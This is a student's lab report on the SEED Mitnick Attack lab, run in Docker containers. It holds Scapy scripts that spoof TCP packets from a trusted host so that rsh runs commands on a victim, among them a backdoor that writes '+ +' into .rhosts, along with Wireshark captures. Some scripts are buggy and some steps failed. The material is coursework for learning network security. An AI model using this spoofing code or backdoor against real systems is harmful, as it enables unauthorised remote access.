

Lab 8 Demo: The Mitnick Attack Lab

Stephanie Salgado

Set up:

```
stephaniesalgado@VM:~/Share/Labsetup$ ls
docker-compose.yml image-ubuntu-mitnick volumes
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker-compose build
x-terminal uses an image, skipping
trusted-server uses an image, skipping
Building attacker
Step 1/3 : FROM handsonsecurity/seed-ubuntu:large
--> cecb04fbf1dd
Step 2/3 : ARG DEBIAN_FRONTEND=noninteractive
--> Running in 1a51106ef541
Removing intermediate container 1a51106ef541
--> a8857611a965
Step 3/3 : RUN apt-get update      && apt-get -y install      rsh-redone-cli
ent      rsh-redone-server      && rm -rf /var/lib/apt/lists/*
--> Running in 1c8fb5cf27a7
Get:1 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [3505
kB]
```

```
Successfully built 270beb593a0e
Successfully tagged seed-image-ubuntu-mitnick:latest
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating x-terminal-10.9.0.5      ... done
Creating seed-attacker           ... done
Creating trusted-server-10.9.0.6 ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd      [ OK ]
```

I verified I had the setup files for this lab then built and started the containers.

```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it x-terminal-10.9.0.5 bash
```

```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it trusted-server-10.9.0.6
```

I start a shell on both the “x-terminal-10.9.0.5” and “trusted-server-10.9.0.6” containers.

```

stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@789d9435b7ed:/# su seed
seed@789d9435b7ed:/# cd
seed@789d9435b7ed:~$ touch .rhosts
seed@789d9435b7ed:~$ echo 10.9.0.6 > .rhosts
seed@789d9435b7ed:~$ chmod 644 .rhosts
seed@789d9435b7ed:~$

```

```

stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it trusted-server-10.9.0.6
bash
root@2c0b6dc37dcd:/# su seed
seed@2c0b6dc37dcd:/# rsh 10.9.0.5 date
Tue Apr  2 21:46:57 UTC 2024
seed@2c0b6dc37dcd:/#

```

Before starting the attack, I had to make sure the trusted relationship was set up between “x-terminal” and “trusted-server”.

Task 1: Simulated SYN flooding

```

stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@789d9435b7ed:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:06 C             eth0
root@789d9435b7ed:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@789d9435b7ed:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   aa:bb:cc:dd:ee:ff CM            eth0
root@789d9435b7ed:/#

```


On “x-terminal”, I check the ARP cache with “arp-n”. The MAC address “02:42:0a:09:00:06” corresponds to the IP address “10.9.0.6”, which belongs to “trusted-server”. I have to log a MAC address in the ARP cache to effectively simulate the effect SYN flooding had at the time of the Mitnick attack. For simplicity, I used the “arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff” command to manually add an entry into the ARP cache.

Task 2.1: Spoof the First TCP Connection

```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it seed-attacker bash
root@VM:/# ifconfig
br-b871a2723a3c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

From "seed-attacker" I use "ifconfig" to find the interface for future use.

Step 1: Spoof a SYN packet



```
stephaniesalg... x stephaniesalg... x
root@2c0b6dc37dcd:/# cat step1.py
#!/usr/bin/env python3
from scapy.all import *

tcp = TCP()
tcp.sport = 1023
tcp.dport = 514
tcp.flags = "S"

ip = IP()
ip.src = "10.9.0.6"
ip.dst = "10.9.0.5"
p = ip / tcp

print("SENDING SYN.....")

if tcp.flags == "S":
    send(p)
root@2c0b6dc37dcd:/# chmod a+x step1.py
root@2c0b6dc37dcd:/# ./step1.py
SENDING SYN.....
.
Sent 1 packets.
root@2c0b6dc37dcd:/#
```

3	0.019780336	10.9.0.6	10.9.0.5	TCP	54	1023 → 514	[SYN]	Seq=0	Win=8192	Len=0
4	0.019818553	10.9.0.5	10.9.0.6	TCP	58	514 → 1023	[SYN, ACK]	Seq=0	Ack=1	Win=64240

For this step I needed a program to spoof a SYN packet sent from the "trusted-server" to "x-terminal". To do this, I begin by creating a file then using the code provided. I make sure it's executable and run the program. I can see the packet was sent so then I checked Wireshark and verified there was a "SYN ACK" response from "x-terminal".

Step 2: Respond to the SYN+ACK packet


```
stephaniesalgado@VM: ~/Share/La... x stephaniesalgado@VM: ~/Share/La...
root@2c0b6dc37dcd:/# nano step2.py
root@2c0b6dc37dcd:/# cat step2.py
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
    if pkt[TCP].flags == "SA":
        ip = IP(src = "10.9.0.6", dst = "10.9.0.5")

        tcp = TCP()
        tcp.flags = "A"
        tcp.sport = 1023
        tcp.dport = 514
        tcp.window = pkt[TCP].window
        tcp.seq = pkt[TCP].ack
        tcp.ack = pkt[TCP].seq + 1
        p = ip / tcp
        send(p)

sniff(filter = 'src 10.9.0.5 and dst 10.9.0.6 and tcp', prn = spoof)

root@2c0b6dc37dcd:/# chmod a+x step2.py
root@2c0b6dc37dcd:/# ./step2.py
.
Sent 1 packets.
```



No.	Time	Source	Destination	Protocol	Length	Info
3	0.015559180	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
4	0.015598396	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
5	1.031185970	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
6	3.051454291	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
7	7.175871672	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
8	15.367117328	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
9	31.495787109	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240
12	31.543289195	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=1 Ack=1 Win=64240 Len=0

Once again from “trusted-server”, I create “step2.py”, make sure it’s executable and run it. The first time I tried it didn’t work so I tried modifying my code. Then, I tried running “step1.py” again and “step2.py” right after. When I did that, it worked. The SYN packet was sent (from step 1) then there was a SYN ACK response, after that, there was ACK.

Step 3: Spoof the *rsh* data packet

```
stephaniesalgado@VM: ~/Share/L... x stephaniesalgado@VM: ~/Share/L...
root@2c0b6dc37dcd:/# nano step3.py
root@2c0b6dc37dcd:/# cat step3.py
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
    if pkt[TCP].flags == "SA":
        ip = IP(src = "10.9.0.6", dst = "10.9.0.5")

        tcp = TCP()
        tcp.flags = "A"
        tcp.sport = 1023
        tcp.dport = 514
        tcp.window = pkt[TCP].window
        tcp.seq = pkt[TCP].ack
        tcp.ack = pkt[TCP].seq + 1
        data = '9090\x00seed\x00seed\x00touch /tmp/zyz\x00'
        p = ip / tcp / data
        send(p)

sniff(filter = 'src 10.9.0.5 and dst 10.9.0.6 and tcp', prn = spoof)
root@2c0b6dc37dcd:/# chmod a+x step3.py
root@2c0b6dc37dcd:/# ./step3.py
```

```
^Croot@2c0b6dc37dcd:/# ./step3.py
.
Sent 1 packets.
^Croot@2c0b6dc37dcd:/#
```

10	31.503946201	02:42:0a:09:00:06	Broadcast	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6
11	31.503961547	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05
12	31.516163193	10.9.0.6	10.9.0.5	RSH	84 Session Establishment
13	31.516240359	10.9.0.5	10.9.0.6	TCP	54 514 → 1023 [ACK] Seq=1 Ack=31 Win=64210 Len=
14	31.518598123	10.9.0.5	10.9.0.6	TCP	74 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=
15	32.528021913	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=

I repeated the same commands to create the file and used a lot of the same code. It didn't show up right away on Wireshark so I tried a couple more times. However, after a couple of tries I was finally able to get a capture. Notice the light blue entry (14).

Task 2.2: Spoof the Second TCP Connection

```
stephaniesalgado@VM: ~/Share/La... x stephaniesalgado@VM: ~/Share/La... x stephaniesalgado@VM: ~/Share/La... x
root@2c0b6dc37dcd:/# nano task2.2.py
root@2c0b6dc37dcd:/# chmod a+x task2.2.py
root@2c0b6dc37dcd:/# cat task2.2.py
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
    if pkt[TCP].flags == "S":
        ip = IP(src = "10.9.0.6", dst = "10.9.0.5")

        tcp = TCP()
        tcp.flags = "SA"
        tcp.sport = 9090
        tcp.dport = pkt[TCP].sport
        tcp.window = pkt[TCP].window
        tcp.seq = pkt[TCP].seq
        tcp.ack = pkt[TCP].seq + 1
        p = ip / tcp / data
        send(p)

sniff(filter = 'src 10.9.0.5 and dst 10.9.0.6 and dst port 9090 and tcp', prn = spoof)
root@2c0b6dc37dcd:/# ./task2.2.py
```

13	31.516240359	10.9.0.5	10.9.0.6	TCP	54 514 → 1023 [ACK] Seq=1 Ack=31 Win=64210 Len=0
14	31.518598123	10.9.0.5	10.9.0.6	TCP	74 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=
15	32.528021913	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
16	34.543464904	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
17	38.639483253	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
18	46.832537359	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
19	62.960451236	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
20	96.495592812	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=
21	162.032156683	10.9.0.5	10.9.0.6	TCP	54 514 → 1023 [RST, ACK] Seq=1 Ack=31 Win=6421

I created another file for this task. Most of the code is similar. I'm not quite sure what I was looking for, but I captured a change in Wireshark.

Task 3: Set Up a Backdoor

```
root@2c0b6dc37dcd:/# nano task3.py
root@2c0b6dc37dcd:/# chmod a+x task3.py
root@2c0b6dc37dcd:/# cat task3.py
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
    if pkt[TCP].flags == "SA":
        ip = IP(src = "10.9.0.6", dst = "10.9.0.5")

        tcp = TCP()
        tcp.flags = "A"
        tcp.sport = 1023
        tcp.dport = 514
        tcp.window = pkt[TCP].window
        tcp.seq = pkt[TCP].ack
        tcp.ack = pkt[TCP].seq + 1
        data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        p = ip / tcp / data
        send(p)

sniff(filter = 'src 10.9.0.5 and dst 10.9.0.6 and tcp', prn = spoof)
root@2c0b6dc37dcd:/#
```

```
stephaniesalgado@VM: ~/Share/La... x stephaniesalgado@VM: ~/Share/La... x ste
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it seed-attacker bash
root@VM:/# rsh 10.9.0.5
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Apr  3 01:19:50 UTC 2024 from VM on pts/2
root@789d9435b7ed:~#
```

For this task, I created a separate file but copied the contents of “step3.py”. After changing the “data” field I ran it. I believe I should’ve been able to go to “seed-attacker” and then log on without a password but it didn’t work for me. I tried a couple times but I doubt I would have gotten it if I kept trying.

Summary:

This lab was quite challenging for me. Although I've learned my way around Scapy during the past few weeks I still have more to learn as I found out in this lab. I liked using Wireshark for this, especially since I wasn't too sure what results I would have to look for. Most of the code files stayed around the same, however, I realized I wasn't able to print my results in the format I wanted. I learned about SYN flooding and how newer OS versions are no longer susceptible to it. I found it interesting that in a lot of these cases, we are still able to replicate the conditions and observe the effects of these attacks.